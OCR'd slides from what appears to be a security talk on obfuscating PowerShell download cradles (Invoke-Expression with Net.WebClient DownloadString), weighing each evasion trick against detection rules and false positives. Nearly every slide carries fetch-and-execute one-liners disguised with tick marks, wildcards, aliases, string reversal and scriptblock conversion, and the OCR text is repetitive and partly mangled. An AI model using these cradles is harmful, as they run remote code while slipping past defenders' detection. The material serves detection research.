
```
PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
12345678123456781
Col1 Column2 Col3
```

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."<`D'o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`  


- What script block elements can we key off of for this?

- `Invoke-Expression`
- `New-Object`
- `Net.WebClient`
- ~~Download~~



# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."<`D'o`w`N`l`o`A`d`S`T`R`i`N`g"(`  
`'ht'+'tps://bit.ly/L3g1t')`
  - What script block elements can we key off of for this?
    - `Invoke-Expression`
    - `New-Object`
    - `Net.WebClient`
    - ~~`Download`~~
- (Options: RegEx all the things or scratch this indicator)

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(  
'ht'+'tps://bit.ly/L3g1t')`
  - WebClient class has options:
    - `.DownloadString...`
    - `.DownloadFile...`
    - `.DownloadData...`
    - `.OpenRead`
    - `.OpenReadAsync`
    - `.OpenReadTaskAsync`
- What script block elements can be obfuscated
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - ~~`Download`~~

(Options: RegEx all the things or scratch this indicator)

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."`D'o`w`N`l`o`A`d`S`T`R`i`N`g"(`  
`'ht'+tps://bit.ly/L3g1t')`

DownloadString CAN be treated as a string or variable with .**Invoke!** (req'd in PS2.0)

- `Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke(`  
`'ht'+tps://bit.ly/L3g1t')`

```
$ds = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient).
$ds.Invoke('ht'+tps://bit.ly/L3g1t')
```

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(`  
`'ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(  
'ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`



# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).”`D`o`w`N`l`o`A`d`S`T`R`i`N`g”(`  
`'ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression` We have options...
  - `New-Object`
    1. `(New-Object ”`N`e`T`.`W`e`B`C`l`i`e`N`T”)`
    2. `(New-Object ("Net"+".Web"+"Client"))`
    3. `$var1="Net.>"; $var2="WebClient"; (New-Object $var1$var2)`
  - `Net.WebClient`



# Obfuscating the Cradle

- `Invoke-Expression (New-Object `N`e`T`.`W`e`B`C`I`i`e`N`T`)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
  - What script block elements can we key off of for this?
    - `Invoke-Expression` We have options...
    - `New-Object`
    - ~~`Net.WebClient`~~
1. `(New-Object `N`e`T`.`W`e`B`C`I`i`e`N`T`)`
  2. `(New-Object ("Net"+".Web"+"Client"))`
  3. `$var1="Net."; $var2="WebClient"; (New-Object $var1$var2)`

# Obfuscating the Cradle

- `Invoke-Expression (New-Object "``N`e`T`.`W`e`B`C`I`i`e`N`T")."``D`o`w`N`I`o`A`d`S`T`R`i`N`g"(  
'ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`

# Obfuscating the Cradle

- `Invoke-Expression (New-Object "N`e`T`.`W`e`B`C`I`i`e`N`T")."``D`o`w`N`l`o`A`d`S`T`R`i`N`g"(  
'ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
- There aren't any aliases for `New-Object` cmdlet, so shouldn't this be safe to trigger on?  
If only PowerShell wasn't so helpful...

# Obfuscating the Cradle

- `Invoke-Expression (New-Object "N`e`T`.`W`e`B`C`I`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht'+tps://bit.ly/L3g1t')`
  - What script block elements can we key off of for this?
    - `Invoke-Expression`
    - `New-Object`
    - `Get-Command →`  
shows all available  
functions, cmdlets,  
etc.
- 
- ```
PS C:\Users\limited_user\Desktop> Get-Command New-Px
```
- | CommandType | Name | ModuleName |
|-------------|--------------------------------|--------------------------|
| Function | New-PSWorkflowSession | PSWorkflow |
| Cmdlet | New-PSDrive | Microsoft.PowerShell.Man |
| Cmdlet | New-PSSession | Microsoft.PowerShell.Cor |
| Cmdlet | New-PSSessionConfigurationFile | Microsoft.PowerShell.Cor |
| Cmdlet | New-PSSessionOption | Microsoft.PowerShell.Cor |
| Cmdlet | New-PSTransportOption | Microsoft.PowerShell.Cor |
| Cmdlet | New-PSWorkflowExecutionOption | PSWorkflow |

Obfuscating the Cradle

- `Invoke-Expression (New-Object "N`e`T`.`W`e`B`C`I`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht"+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Return a single cmdlet name? Why not invoke it!
 - `Invoke-Expression (Get-Command New-Object)`

But we can be more creative...



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Return a single cmdlet name? Why not invoke it!
 - `& (Get-Command New-Object)`
 - `. (Get-Command New-Object)`

There we go... invocation ops



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-Object)`
 - `. (Get-Command New-Object)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-Objec*)`
 - `. (Get-Command New-Objec*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-Obj*)`
 - `. (Get-Command New-Obj*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-Obj*)`
 - `. (Get-Command New-Obj*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-Ob*)`
 - `. (Get-Command New-Ob*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command New-O*)`
 - `. (Get-Command New-O*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command *ew-O*)`
 - `. (Get-Command *ew-O*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Wildcards are our friend...
 - `& (Get-Command *w-O*)`
 - `. (Get-Command *w-O*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
- **Get-Command** → Did I mention Get-Command also has aliases?
 - `& (Get-Command *w-O*)`
 - `. (Get-Command *w-O*)`
 - `& (GCM *w-O*)`
 - `. (GCM *w-O*)`



Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we use?
 - `Invoke-Expression`
 - `New-Object`
 - **Get-Command** → Did I mention Get-Command also has MORE aliases?
 - `& (Get-Command *w-O*)`
 - `. (Get-Command *w-O*)`
 - `& (GCM *w-O*)`
 - `. (GCM *w-O*)`
 - `& (COMMAND *w-O*)`
 - `. (COMMAND *w-O*)`

COMMAND works because PowerShell auto prepends "Get-" to any command, so COMMAND resolves to Get-Command.





Obfuscating the Cradle

- `Invoke-Expression (New-Object ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object | Get-Command | GCM | Command`
 - **Get-Command** → Can also be set with a string variable
 - `& (Get-Command *w-O*)`
 - `& (GCM *w-O*)`
 - `& (COMMAND *w-O*)`
 - `. (Get-Command *w-O*)`
 - `. (GCM *w-O*)`
 - `. (COMMAND *w-O*)`
 - `$var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)`



Obfuscating the Cradle

- `Invoke-Expression ((New-Object `N`e`T`.`W`e`B`C`I`e`N`T`). "D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht'+tps://bit.ly/L3g1t'))`

PowerShell 1.0 ways of calling Get-Command:

1. `$ExecutionContext.InvokeCommand.GetCommand("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet)`
2. `$ExecutionContext.InvokeCommand.GetCmdlet("New-Ob"+"ject")`
3. `$ExecutionContext.InvokeCommand.GetCommands("*w-o*", [System.Management.Automation.CommandTypes]::Cmdlet, 1)`
4. `$ExecutionContext.InvokeCommand.GetCmdlets("*w-o*)`
5. `$ExecutionContext.InvokeCommand.GetCommand($ExecutionContext.InvokeCommand.GetCommandName("*w-o*", 1, 1), [System.Management.Automation.CommandTypes]::Cmdlet)`
6. `$ExecutionContext.InvokeCommand.GetCmdlet($ExecutionContext.InvokeCommand.GetCommandName("*w-o*", 1, 1))`

- **Get-Command → Can also be set with a string variable**

- `& (Get-Command *w-O*)`
- `. (Get-Command *w-O*)`
- `$var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)`
- `& (GCM *w-O*)`
- `. (GCM *w-O*)`
- `. (COMMAND *w-O*)`
- `. (COMMAND *w-O*)`





Obfuscating the Cradle

- `Invoke-Expression (New-Object "N`e`T`.`W`e`B`C`I`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object | Get-Command | GCM | Command`
 - **Get-Command** → Can also be set with a string variable
 - `& (Get-Command *w-O*)`
 - `. (Get-Command *w-O*)`
 - `$var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)`
 - `& (GCM *w-O*)`
 - `. (GCM *w-O*)`
 - `. (COMMAND *w-O*)`

NOTE: Get-Command's cousin is just as useful...
Get-Alias / GAL / Alias





Obfuscating the Cradle

- `Invoke-Expression (& (GCM *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`('`
`'ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object` | `Get-Command` | `GCM` | `Command` | `Get-Alias` | `GAL` | `Alias`
 - **Get-Command** → Can also be set with a string variable
 - `& (Get-Command *w-O*)`
 - `& (GCM *w-O*)`
 - `& (COMMAND *w-O*)`
 - `. (Get-Command *w-O*)`
 - `. (GCM *w-O*)`
 - `. (COMMAND *w-O*)`
 - `$var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)`



Obfuscating the Cradle

- `Invoke-Expression (& (GCM *w-O*) ``N`e`T`.`W`e`B`C`l`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`('`
`'ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object` | `Get-Command` | `GCM` | `Command` | `Get-Alias` | `GAL` | `Alias`
 - Given wildcards it's infeasible to find all possible ways for `Get-Command/GCM/Command/Get-Alias/GAL/Alias` to find and execute `New-Object`, so potential for FPs with this approach.



Obfuscating the Cradle

- `Invoke-Expression (& (‘G`C`M *w-O*) ”`N`e`T`.’W`e`B`C`I`i`e`N`T”).”`D`o`w`N`l`o`A`d`S`T`R`i`N`g”(‘ht’+’tps://bit.ly/L3g1t’)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `‘N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s`
 - Ticks also work on PowerShell cmdlets...



Obfuscating the Cradle

- `Invoke-Expression (& ('G`C`M *w-O*) "``N`e`T`.'W`e`B`C`I`i`e`N`T")."``D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `'N`e`w`-'O`b`j`e`c`T | `G`e`T`-'C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-'A`l`i`A`s | `G`A`L | `A`l`i`A`s`
 - Ticks also work on PowerShell cmdlets...and so do invocation operators.
 - `& ('Ne'+'w-Obj'+ect)` `& ("{1}{0}{2}" -f 'w-Ob','Ne','ject')`
 - `. ('Ne'+'w-Obj'+ect)` `& ("{1}{0}{2}" -f 'w-Ob','Ne','ject')`

Concatenated

Reordered



Obfuscating the Cradle

- `Invoke-Expression (& (‘G`C`M *w-O*) ”`N`e`T`.’W`e`B`C`I`i`e`N`T”).”`D`o`w`N`l`o`A`d`S`T`R`i`N`g”(‘ht’+’tps://bit.ly/L3g1t’)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `‘N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s`
 - Ticks also work on PowerShell cmdlets...and so do invocation operators.
 - Once again, Regex all the things or give up on this indicator

Obfuscating the Cradle

- `Invoke-Expression (& (Get-Content -Path "C:\Windows\Temp\1\1.ps1") | Out-String)`
- What script block elements can we key off of for this?
 - `Invoke-Expression`

Obfuscating the Cradle

- **Invoke-Expression** (& (`G`C`M *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht"+'tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?



Obfuscating the Cradle

- **Invoke-Expression** (& (`G`C`M *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?
 1. Aliases: Invoke-Expression / IEX
 1. **Invoke-Expression** "Write-Host IEX Example -ForegroundColor Green"
 2. **IEX** "Write-Host IEX Example -ForegroundColor Green"



Obfuscating the Cradle

- **Invoke-Expression** (& (`G`C`M *w-O*) ``N`e`T`.'W`e`B`C`I`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"("ht"+'tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?
 1. Aliases: Invoke-Expression / IEX
 2. Order
 1. **IEX** "Write-Host IEX Example -ForegroundColor Green"
 2. "Write-Host IEX Example -ForegroundColor Green" | **IEX**



Obfuscating the Cradle

- **Invoke-Expression** (& (`G`C`M *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?
 1. Aliases: Invoke-Expression / IEX
 2. Order
 3. Ticks
 1. `I`E`X
 2. `I`N`v`o`k`e`-`E`x`p`R`e`s`s`o`N



Obfuscating the Cradle

- **Invoke-Expression** (& ('G`C`M *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?
 1. Aliases: Invoke-Expression / IEX
 2. Order
 3. Ticks
 4. Invocation operators
 1. & ('I'+ 'EX')
 2. . ('{1}{0}' -f 'EX', 'I')



Obfuscating the Cradle

- Invoke-Ex

```
'ht'+'tps': Count Name
----- ----
      397254 False
     11411 True
```

- What so

- Inv

```
[C:\Documents\Revoke-Obfuscation\Corpus]
```

- Wha

```
PS:8 > 11411/(11411+397254)
```

0.027922626111852

3% of scripts in the wild use Invoke-Expression!!

```
1.
```

```
2. [C:\Documents\Revoke-Obfuscation\Corpus]
```

```
3. PS:9 >
```

```
4.
```

```
1.   & ('I'+EX')
```

```
2.   . ('{1}{0}' -f 'EX','I')
```

Obfuscating the Cradle

- **Invoke-Expression** (& (`G`C`M *w-O*) ``N`e`T`.`W`e`B`C`I`i`e`N`T`).``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht`+`tps://bit.ly/L3g1t`)
- What script block elements can we key off of for this?
 - **Invoke-Expression**
 - What's potentially problematic about *Invoke-Expression*?
 1. Aliases: Invoke-Expression / IEX
 2. Order
 3. Ticks
 4. Invocation operators
 5. Invoke-Expression vs **Invoke-Command**

Obfuscating the Cradle

Cmdlet/Alias	Example
Invoke-Command	Invoke-Command {Write-Host ICM Example -ForegroundColor Green}
ICM	ICM {Write-Host ICM Example -ForegroundColor Green}
.Invoke()	{Write-Host ICM Example -ForegroundColor Green}.Invoke()
&	& {Write-Host ICM Example -ForegroundColor Green}
.	. {Write-Host ICM Example -ForegroundColor Green}

- What's potentially problematic about "Invoke-Expression"???

1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
4. Invocation operators
5. Invoke-Expression vs **Invoke-Command**

.InvokeReturnAsIs()
.InvokeWithContext() ← PS3.0+

Obfuscating the Cradle

- `Invoke-Expression (& ('G`C`M *w-O*) "``N`e`T`.'W`e`B`C`I`i`e`N`T")."``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht`+`tps://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || ... "&" or "." ?!?!?`
 - So we add the Invoke-Command family to our arguments...

Obfuscating the Cradle

- `Invoke-Expression (& ('G`C`M *w-O*) "``N`e`T`.'W`e`B`C`I`i`e`N`T")."``D`o`w`N`l`o`A`d`S`T`R`i`N`g`(`ht'+`tp://bit.ly/L3g1t`)`
- What script block elements can we key off of for this?
 - `Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || ... "&" or "." ?!?!?`
 - So we add the `Invoke-Command` family to our arguments...
 - Don't forget about PS 1.0!
 - `$ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK})`
 - `$ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")`

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "I`N`V`o`k`e"() || ... "&" or ".?" !?!
- So we add the Invoke-Command family to our arguments...
- And add in ticks...

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "I`N`V`o`k`e"() || ... "&" or ".?" !?!
 - Can we reduce FPs by only triggering on "&" or ":" when "{" and "}" are present?

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')
- What script block elements can we key off of for this?
 - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "I`N`V`o`k`e"() || ... "&" or ".?"!?
- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `I`N`V`o`k`e`-'E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion

1. **[Scriptblock]::Create("Write-Host Script Block Conversion")**
2. **\$ExecutionContext.InvokeCommand.NewScriptBlock("Write-Host Script Block Conversion")**

- Can we reduce FPs by only triggering on "&" or ":" when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `I`N`V`o`k`e`-'E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
``N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion...and we can obfuscate those too!

1. ([Type]("Scr"+ "ipt" + "block"))::("`C`R`e" + "A`T`e").Invoke("ex" + "pres" + "sion")
2. \$a = \${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; \$b = \$a."`I`N`V`o`k`e`C`o`m`m`A`N`d";
\$b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex" + "pres" + "sion")

- Can we reduce FPs by only triggering on "&" or ":" when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `INVOKE`-`ExpRe's's`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion...and we can obfuscate those too!

And **Invoke-CradleCrafter** has even more invocation options (and obfuscation techniques)!

Choose one of the below Memory\PsWebString\Invoke options to APPLY to current cradle:

[*] MEMORY\PSWEBSTRING\(INVOKE\1	No Invoke	--> For testing download sans IEX
[*] MEMORY\PSWEBSTRING\(INVOKE\2	PS IEX	--> IEX/Invoke-Expression
[*] MEMORY\PSWEBSTRING\(INVOKE\3	PS Get-Alias	--> Get-Alias/GAL
[*] MEMORY\PSWEBSTRING\(INVOKE\4	PS Get-Command	--> Get-Command/GCM
[*] MEMORY\PSWEBSTRING\(INVOKE\5	PS1.0 GetCmdlet	--> \$ExecutionContext...
[*] MEMORY\PSWEBSTRING\(INVOKE\6	PS1.0 Invoke	--> \$ExecutionContext...
[*] MEMORY\PSWEBSTRING\(INVOKE\7	ScriptBlock+ICM	--> ICM/Invoke-Command/.Invoke()
[*] MEMORY\PSWEBSTRING\(INVOKE\8	PS Runspace	--> [PowerShell]::Create() (StdOut)
[*] MEMORY\PSWEBSTRING\(INVOKE\9	Concatenated IEX	--> .(\$env:ComSpec[4,15,25]-Join'')
[*] MEMORY\PSWEBSTRING\(INVOKE\10	Invoke-AsWorkflow	--> Invoke-AsWorkflow (PS3.0+)

Breathe





More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
 - Reverse string:
\$reverseCmd = "'t1g3L/yI.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(";
 - Traverse the string in reverse and join it back together
IEX (\$reverseCmd[-1..-(\$reverseCmd.Length)] -Join "") | IEX
 - Cast string to char array and use .Net function to reverse and then join it back together
\$reverseCmdCharArray = \$reverseCmd.ToCharArray(); [Array]::Reverse(\$reverseCmdCharArray); IEX (\$reverseCmdCharArray -Join "") | IEX
 - .Net Regex the string RightToLeft and then join it back together
IEX (-Join[RegEx]::Matches(\$reverseCmd,'','RightToLeft')) | IEX

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell \$reverseCmd = \"'t1g3L/yI.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN\"; IEX (\$reverseCmd[-1..-(\$reverseCmd.Length)] -Join "") | IEX

2. Cast string to char array and use .Net function to reverse and then join it back together

**\$reverseCmdCharArray = \$reverseCmd.ToCharArray(); [Array]::Reverse(\$reverseCmdCharArray);
IEX (\$reverseCmdCharArray -Join "") | IEX**

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell \$reverseCmd = \"'t1g3L/yI.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN\"; \$reverseCmdCharArray = \$reverseCmd.ToCharArray(); [Array]::Reverse(\$reverseCmdCharArray); IEX (\$reverseCmdCharArray -Join "") | IEX

3. .Net Regex the string RightToLeft and then join it back together

IEX (-Join[RegEx]::Matches(\$reverseCmd,'','RightToLeft')) | IEX

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell \$reverseCmd = \"'t1g3L/yI.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN\"; IEX (-Join[RegEx]::Matches(\$reverseCmd,'','RightToLeft')) | IEX



More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
 - Reverse string:
 - **Split string:** \$cmdWithDelim = "(New-Object Net.WebClient).DownloadString('https://bit.ly/L3g1t')";
 1. Split the string on the delimiter and join it back together
IEX (\$cmdWithDelim.Split("~~") -Join " ") | IEX

